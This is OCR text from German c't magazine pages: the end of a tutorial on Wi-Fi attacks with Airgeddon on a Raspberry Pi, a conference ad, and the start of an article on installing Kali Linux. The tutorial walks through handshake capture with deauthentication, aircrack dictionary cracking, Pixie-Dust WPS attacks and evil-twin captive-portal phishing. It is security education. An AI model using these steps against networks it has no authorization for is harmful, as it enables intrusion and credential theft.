
Airgeddon kennt mehrere Wege, um an ein WPA-/WPA2-Passwort zu kommen. Bei einer der bekannteren, aber auch weniger Erfolg versprechenden Attacken legen Sie sich auf die Lauer und hoffen, dass Ihnen ein Handshake zwischen einem Client und einem Access Point ins Netz geht. Dabei wird ein Hash des Passworts mitgeschnitten, auf den Sie im zweiten Schritt eine Wörterbuchattacke ansetzen.

Navigieren Sie in das Menü „Handshake/PMKID tools“. Zunächst müssen Sie mit „Explore Targets“ das Zielnetz an Airgeddon übergeben. Sobald Ihr



Unsichere WLAN-Passwörter lassen sich fix durch eine Wörterbuchattacke herausfinden.

Wenn ein Access Point die WPS-Funktion unsicher implementiert hat, kommt man mit einer Pixie-Dust-Attacke in wenigen Sekunden ins Ziel.



WLAN in der Liste erscheint, brechen Sie den Scan mit Strg+C ab und wählen anschließend das Zielnetz aus. Mit „Capture Handshake“ leiten Sie die Attacke ein.

Bis sich zufällig ein Client mit dem Zielnetz verbindet, können Sie alt werden, aber Airgeddon hilft nach: Mit „Deauth aireplay attack“ im nächsten Menü schießen Sie verwundbare Clients frech aus dem WLAN, damit sie sich neu verbinden.

Wenn die Jagd erfolgreich war, meldet das Skript „Congratulations!!“. Bestätigen Sie mit Enter, um die Datei zu speichern. Navigieren Sie zurück zum Hauptmenü und wählen „Offline WPA/WPA2 decrypt menu“, dann „Personal“. Die hier angebotenen Bruteforce-Attacken mit hashcat können Sie getrost ignorieren, dafür brauchen selbst kräftige Workstations viel zu lange. Versuchen Sie Ihr Glück stattdessen mit aircrack, um eine der Wortlisten durchzuprobieren, die es zuhauf im Netz gibt. Laden Sie außerhalb von Airgeddon die Liste german-words.txt runter (siehe ct.de/wk12):

```
curl -o ~/airgeddon/↵
↳wordlist-german.txt ↵
↳https://gist.githubusercontent.com/↵
↳MarvinJWendt/↵
↳2f4f4154b8ae218600eb091a5706b5f4↵
↳/raw/36b70dd6be330aa61cd4d4c↵
↳dfda6234dcb0b8784/wordlist-german.txt
```

Geben Sie jetzt den Pfad zur Wortliste (/home/kali/wordlist-german.txt) und zur erbeuteten Handshake-Datei an; letztere liegt im Verzeichnis /root. Damit haben Sie alles für die Attacke zusammen und können aircrack starten. In unserem Testlauf hat aircrack das sehr unsichere Passwort „Achterbahn“ blitzschnell herausgefunden.

Risiko WPS

Man muss sich gar nicht immer die Mühe machen, einen Passwort-Hash zu erbeuten und zu entschlüsseln. Stattdessen kann man darauf hoffen, dass beim Access Point die WPS-Funktion (WiFi Protected Setup) aktiv ist, der Hersteller die Komfortfunktion unsicher implementiert hat und die Lücke noch nicht gepatcht ist. Bei der WPS-PIN-Methode muss man auf dem Client statt dem WLAN-Passwort eine kurze PIN ein-

geben. Die PIN generieren Router manchmal aus der MAC-Adresse, die jeder sehen kann, oder sie nutzen schwache Zufallszahlen. Die sogenannte Pixie-Dust-Attacke macht sich diese Schwachstellen zunutze. Sie finden Sie im Hauptmenü unter „WPS attacks menu“.


Das Prinzip ist bekannt: Schalten Sie das Interface `wlan1` in den Monitor-Modus („Put interface in monitor mode“) und suchen nach dem Ziel („Explore for targets“). Beenden Sie den Scan mit CTRL + C und wählen Sie Ihr WLAN aus der Liste. Mit dem Tool reaver, das Sie einfach über den entsprechenden Menüeintrag starten können, gelang es uns, eine erfolgreiche Pixie-Dust-Attacke auf einen ausgemusterten D-Link-AC2600-Router mit der neuesten verfügbaren Firmware auszuführen. Nach weniger als zehn Sekunden erbeutete das Skript das WLAN-Passwort.

Risiko Mensch

Neben Wörterbuch- und WPS-Angriffen hat Airgeddon auch mehrere Evil-Twin-Attacken im Köcher. Das sind Social-Engineering- und Phising-Angriffe, die Nutzer mit technischen Tricks dazu bringen, sich mit einem Access Point zu verbinden, der unter Kontrolle des Angreifers steht und einen bekannten Access Point imitiert. Auch bei dieser Methode kegelt man Clients aus dem Ziel-WLAN (Deauthentication). Es ist nicht unwahrscheinlich, dass sich ein unbedarfter Nutzer danach mit dem Evil Twin verbindet.

Das Menü „Evil Twin Attacks“ bietet verschiedene Ausführungen dieses Angriffs. Aktivieren Sie zunächst nach dem bekannten Muster den Monitor-Modus. Mit der Option „Evil Twin AP attack with captive portal“ geht es erneut darum, das WLAN-Passwort zu erbeuten. Dafür setzen Sie dem Nutzer, der in die Falle gegangen ist, ein sogenanntes Captive Portal vor. Das ist ein Login-Formular, das man so ähnlich von Hotels oder Zügen kennt, hier aber dazu dient, das Passwort zu erbeuten. Ein Captive Portal öffnet sich normalerweise automatisch, sobald die Verbindung zum WLAN steht.

Zu Beginn der Attacke müssen Sie Ihr Ziel-WLAN wählen, danach eine Deauthentication-Attacke. Bei uns hat die zweite Option „deauth aireplay attack“ zuverlässig funktioniert. Das Skript fragt Sie dann, ob Sie den „DoS pursuit mode“ aktivieren wollen, was Sie verneinen können. Das ist nützlich, wenn ein Access Point im Channel-Hopping-Modus läuft, also häufiger den WLAN-Kanal wechselt, braucht aber einen weiteren WLAN-Adapter mit Monitor-Modus, der die Verfolgung aufnimmt. Die MAC-Adresse müssen Sie nicht verbergen, wenn das Skript fragt.



Airgeddon phisht bei der Evil-Twin-Attacke mit einem Captive Portal nach WLAN-Passwörtern.

Clever: Der Evil Twin mit Captive Portal kann eine zuvor erbeutete und noch nicht entschlüsselte Handshake-Datei nutzen, um zu prüfen, ob das eingegebene Passwort stimmt. Wenn das Opfer ein falsches Passwort einträgt, meckert das Portal. Geben Sie dazu den Pfad zu einer Handshake-Datei an. Im nächsten Schritt wählen Sie die Sprache für das Captive Portal. Sie können außerdem entscheiden, ob Sie ein generisches Portal nutzen möchten oder Airgeddon die BSSID des angegriffenen Access Points analysieren soll, um das Portal dem erkannten Router-Hersteller nachzuempfinden.

Wenn Sie die Attacke starten, öffnen sich am unteren Rand des Terminals mehrere Tabs mit Logs der Tools, die das Skript automatisch für Sie gestartet hat. Zwischen den Tabs können Sie mit Strg+B und dann N vor- und Strg+B und dann P zurückblättern. Darunter befinden sich beispielsweise hostapd, das den Access Point bereitstellt, der DHCP-Server dhcpd und der Webserver lighttpd für das Captive Portal. Wenn Airgeddon meldet, dass Ihnen das korrekte Passwort ins Netz gegangen ist, beenden Sie die Attacke im Hauptmenü mit Enter.

Bei den anderen Evil-Twin-Attacken geht es eher darum, zu spionieren und den Traffic des Opfers mitzuschneiden. Wählen Sie dazu aus dem Menü „Evil Twin AP attack with sniffing and bettercap-sslstrip2“. Die Funktionsweise ist ähnlich wie bei den anderen Angriffen, es braucht aber ein Netzwerk-Interface mit Internetzugriff, damit das Opfer im Internet surfen kann, etwa eth0 oder wlan0 des Raspi.

Auch bei diesem Angriff öffnet Airgeddon eine Reihe von Tabs, die Sie durchschalten können. Hier verfolgen Sie beispielsweise, welche Seiten aufgerufen werden. Wenn das Opfer Zugangsdaten auf Websites eingibt, die nicht TLS-verschlüsselt sind, schneidet Airgeddon sie mit. Airgeddon versucht bei dieser Attacke auch, mittels ssltrip2 die HTTPS-Anfragen zu HTTP umzuleiten, aber die meisten Browser und Clients sind inzwischen dagegen gefeit.

Hacker spannen böse Access Points besonders gerne an Orten wie Cafés auf, wo die Nutzer eher mit einem offenen Netz rechnen. Dass Sie öffentlichen Netzen nicht trauen sollten, hat sich inzwischen hoffentlich herumgesprochen, aber mit Airgeddon lässt sich demonstrieren, dass auch geschlossene Netzwerke anfällig für diese Art von Attacke sind. Wenn Sie in Ihrem Netzwerk-Manager über zwei Access Points mit der gleichen SSID stolpern, von denen einer kein Passwort verlangt, sind Sie vermutlich Zeuge einer Evil-Twin-Attacke.

Downloads und Doku:
ct.de/wk12

Fazit

Mit Kali Linux und Airgeddon verwandeln Sie den Raspberry Pi im Handumdrehen in eine WLAN-Hacking-Station. Die hier demonstrierten Angriffe zeigen, warum drahtlose Netzwerke weiter ein attraktives Einfallstor für Cyberschurken sind. Richten Sie die gezeigten Hacks ausschließlich gegen eigene Netze oder Netze, für die Sie eine Erlaubnis eingeholt haben. (ndi) c't

Minds Mastering Machines

Die Konferenz für Machine Learning und KI

20. & 21. Mai 2025 • Karlsruhe

Highlights aus dem Programm:

- Generative AI: Aktuelle Forschungstrends und was das für uns bedeutet
- Praxisbericht: KI-gestützte Bereinigung fehlerhafter Daten
- Lass LLMs die Arbeit erledigen: Einführung in Agentensysteme
- Von Sensordaten zur Echtzeitanwendung mit KI: Technischer Deep Dive
- Klassisches ML: Vergessene Helden des Alltags

Jetzt Tickets sichern!

Workshops am 19. Mai 2025

m3-konferenz.de

Veranstalter iX Magazin für professionelle IT · dpunkt.verlag



Bild: Moritz Reichartz

Hacking-Rechner mit Kali Linux

Durch seine Tastatur ist der preiswerte Raspberry Pi 400 der ideale Hacking-Rechner. Sie schließen nur noch Strom und Monitor an und können etliche Hacking-Tools von Kali Linux nutzen. Mit einem zweiten Raspi finden Sie auch gleich ein passendes Opfer.

Von **Ronald Eikenberg**


Der Raspi 400 versprüht einen ganz besonderen Charme, der Erinnerungen an die glorreichen Zeiten der Homecomputer von Commodore & Co. weckt. Im kompakten Tastaturgehäuse steckt ein Einplatinen-PC mit der Leistung eines Raspi 4 und vier GByte Arbeitsspeicher. Der preiswerte Tastatur-PC ist ideal für Ihre ersten Schritte mit Kali Linux: Sie schließen nur noch Netzteil, Monitor und bei Bedarf eine Maus an und können sofort loshacken. Der leistungsfähigere, aber etwas teurere Raspi 500 ist ebenfalls eine gute Wahl.

Auch einen anderen Raspi, den Sie vielleicht schon besitzen, können Sie zum Hacken mit Kali benutzen, da Kali Linux auf allen Generationen des

Raspberry Pi sowie dem Raspberry Pi Zero läuft, nicht jedoch auf dem Raspi Pico. Wenn Sie die grafische Bedienoberfläche nutzen möchten, empfehlen wir einen Raspberry Pi 4 aufwärts mit möglichst viel RAM, denn je flinker der Raspi, desto flüssiger reagiert das GUI. Ältere Semester steuern Sie am besten über einen anderen Rechner fern, indem Sie via SSH auf den Raspi zugreifen.

Ein alter Raspi kann aber auch noch eine ganz andere Aufgabe auf Ihrem Weg zum Hacker übernehmen: Er stellt sich bereitwillig als Opfer zur Verfügung, an dem Sie sich mit den Hacking-Tools von Kali gefahrlos vertraut machen. Sie können einen Kali-Raspi einfach per WLAN mit einem Opfer-Raspi verbinden und so erste Praxiserfahrungen sammeln, ohne Angst zu haben, irgendwas kaputtzumachen, denn die beiden sind in einem eigenen Netz und haben von dort weder Zugriff auf Ihr Heimnetz noch auf das Internet. Der Opfer-Raspi stellt eine Reihe verwundbarer Dienste bereit, etwa eine steinalte Wordpress-Installation, damit Sie schnell erste Erfolge haben.

Los geht es mit der Einrichtung von Kali Linux. Hierzu laden Sie den Raspberry Pi Imager herunter, den es für Windows, macOS und Linux gibt (siehe ct.de/wtvn). Installieren Sie das Tool und starten Sie es. Anschließend legen Sie eine microSD-Karte mit



Der Raspberry Pi Imager schreibt das Hacking-Linux Kali in Minuten auf Ihre Speicherkarte.



Der Tastatur-Raspi 400 eignet sich hervorragend als Hacking-Maschine. Er kostet 80 Euro und ist so flink wie ein Raspi 4.

mindestens 16 GByte in den Kartenleser Ihres Rechners. Den Inhalt der Karte sollte Sie entbehren können, denn er wird gleich überschrieben. Klicken Sie anschließend links auf „OS WÄHLEN“ und wählen Sie unter „Other specific-purpose OS“ Kali Linux aus. Sie haben daraufhin die Wahl zwischen verschiedenen Images für die verschiedenen Raspis. Für modernere Modelle ab dem Raspi 2 nutzen Sie am besten „Raspberry Pi 2 (v 1.2), 3, 4 and 400 (64-bit)“.

Danach wählen Sie über den mittleren Knopf „SD-KARTE WÄHLEN“ ebendiese aus und starten den Schreibvorgang mit „SCHREIBEN“. Wenige Minuten später ist Ihre Speicherkarte mit Kali bespielt und einsatzbereit. Sie können die Karte jetzt in den Raspi stecken und ihn booten, indem Sie sein Netzteil anschließen. Da sich dieser Artikel an der grafischen Bedienoberfläche orientiert, sollten Sie auch noch Monitor und USB-Maus angeschlossen haben – und eine Tastatur, sofern Sie nicht den Raspi 400 einsetzen.

Kali einrichten

Der erste Start dauert etwas länger, da das System zunächst das Partitionsschema der Speicherkarte an die vorhandene Speicherkapazität anpasst. Wenn Sie nach Benutzernamen und Passwort gefragt werden, geben Sie bei beidem „kali“ ein. Kali wird mit einer Standardkonfiguration ausgeliefert, unter anderem ist das QWERTY-Tastaturlayout eingestellt. Sie sollten das System daher zunächst an die hiesigen Bedingungen anpassen.


Starten Sie hierzu den Terminal Emulator, zum Beispiel über das Startmenü oben links oder mit der

Tastenkombination Strg+Alt+T. Rufen Sie das Konfigurationsprogramm mit dem Befehl `sudo kalipi-config` auf. Den Bindestrich geben Sie mit dem eingestellten US-Layout mit der ß-Taste ein, alternativ können Sie nach „sudo kalipi“ dreimal auf die Tabulatortaste drücken, um den Befehl vervollständigen zu lassen.

